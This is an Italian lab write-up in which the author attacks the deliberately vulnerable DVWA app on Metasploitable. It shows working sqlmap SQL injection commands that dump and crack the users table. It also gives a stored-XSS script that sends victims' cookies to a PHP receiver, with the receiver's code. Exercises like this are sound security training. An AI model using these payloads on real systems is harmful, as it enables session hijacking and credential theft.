



WEB APPLICATION HACKING

Questo fine settimana andremo a vedere come entrare nel server DVWA su metasbloitable ed estrapolare la tabella degli users. Io ho usato nmap per inniettare una sql injection e richiedere quindi la tabella con tutti i dati.

Per prima cosa usiamo il comando:



Con questo comando andiamo a trovare le principali vulnerabilità all'interno di DVWA. Ovviamente abbiamo già trovato il session id cookie con un un XSS malevolo come visto nei giorni precedenti così da tenere la connessione attiva.



Le cose importanti che riusciamo a capire è che il comando GET ha una vulnerabilità. Quindi ora si procede a sfruttare questa vulnerabilità per andare a prendere informazioni sulle tabelle di dati al suo interno.

```
(kali@kali)-[~]
$ sqlmap -u 'http://192.168.2.2/dvwa/vulnerabilities/sql_i_blind/?id=27+UNION+SELECT+user%2C+password+FROM+users%23Submit+Submit#~' --cookie='security=low;PHPSESSID=20f4df36f808c10882ad6af92f6abf56' -p id --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:21:03 /2023-06-09/

[06:21:03] [WARNING] it appears that you have provided tainted parameter values ('id=' UNION SELECT user, password FROM users#') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
it appears that provided value for GET parameter 'id' has boundaries. Do you want to inject inside? ('' UNION SELECT user, password FROM users#') [y/N] y
[06:21:03] [INFO] resuming back-end dump: 'mysql'
[06:21:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=' UNION SELECT user, password FROM users UNION ALL SELECT NULL,CONCAT(CONCAT('qhqhq','dbbiufwMKGKqhzZNAZp0mwj3DECPhetMcalm'),'qhqhq')-- aL3B#5Submit-Submit
[06:21:07] [INFO] [WARNING] [WARNING]
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL 5
[06:21:07] [INFO] fetching database names
[06:21:07] [WARNING] reflective value(s) found and filtering out
available databases [7]:
+-----+
[*] information schema
[*] metasploit
[*] mysql
[*] oswap10
[*] tikind3
[*] tikiwiki95
[06:21:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.2'
[*] ending @ 06:21:07 /2023-06-09/
```

Abbiamo trovato che su metasploitable c'è effettivamente un database di dvwa, ora etriamo dentro.

```
(kali@kali)-[~]
$ sqlmap -u 'http://192.168.2.2/dvwa/vulnerabilities/sql_i_blind/?id=27+UNION+SELECT+user%2C+password+FROM+users%23Submit+Submit#~' --cookie='security=low;PHPSESSID=20f4df36f808c10882ad6af92f6abf56' -p id --tables

[06:21:07] [INFO] [WARNING] [WARNING]
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL 5
[06:21:07] [INFO] fetching database names
[06:21:07] [WARNING] reflective value(s) found and filtering out
available databases [7]:
+-----+
[*] information schema
[*] metasploit
[*] mysql
[*] oswap10
[*] tikind3
[*] tikiwiki95
[06:21:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.2'
[*] ending @ 06:21:07 /2023-06-09/
```

Con questo codice riusciamo a vedere e trovare queste tabelle su DVWA:

```
Database: dvwa
[2 tables]
+-----+
| guestbook
| users
+-----+
```

Due tabelle, a noi interessa la tabella users.

Andiamo quindi ora inniettare la SQL in DVWA:

```
(kali@kali)-[~]
$ sqlmap -u 'http://192.168.2.2/dvwa/vulnerabilities/sql_i_blind/?id=27+UNION+SELECT+user%2C+password+FROM+users%23Submit+Submit#~' --cookie='security=low;PHPSESSID=20f4df36f808c10882ad6af92f6abf56' -p id -t users --dump
```

Qui sotto possiamo vedere che SQLMAP fa anche il cracking delle password con un dizionario:

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[06:23:49] [INFO] writing hashes to a temporary file '/tmp/sqlmappeuzuo11b22058/sqlmaphashes-sg63w_o5.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[06:23:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[06:24:34] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[06:24:37] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:24:37] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[06:25:16] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:25:34] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:26:13] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:26:29] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
```

Infine riusciamo a trovare tutti i dati nella tabella users:

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c396ed7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

```

[06:26:29] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.2.2/dump/dvwa/users.csv'
[06:26:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.2'
[*] ending @ 06:26:29 /2023-06-09/

```

Per il secondo punto io ho avviato il server Apache2 tramite il comando **sudo service apache2 start**. Successivamente sono riuscito a entrare sulla pagina web del server mettendo sul browser l'indirizzo ip 127.0.0.1 che è anche il nostro local host.

per copiare il cookie e reindirizzarlo sul nostro server dovremmo mettere il seguente script sulla DVWA XSS (stored) il seguente script:

<script>

var sessionData = document.cookie;

var xhr = new XMLHttpRequest();

xhr.open("POST", "http://localhost/receive.php", true);

xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

xhr.send("session=" + encodeURIComponent(sessionData));

</script>

Ovviamente va a far eseguire un comando precedentemente scritto in php:

<?php

if (isset(\$_POST['session'])) {

 // Ottieni il valore della sessione

 \$sessionData = \$_POST['session'];

 \$logFile = 'session_log.txt';

 file_put_contents(\$logFile, \$sessionData . PHP_EOL, FILE_APPEND);

 echo "Sessione inviata e salvata correttamente.";

} else {

 // Se non viene inviata alcuna sessione, restituisci un errore

 echo "Errore: Sessione non ricevuta.";

}

?>

otteniamo quindi un file nella directory html che si trova nel path var/www. All'interno di questa cartella creiamo un file chiamato session_log.txt.

NB: cambiare la lunghezza massima sulla pagina di DVWA da 30 a 1000 o più!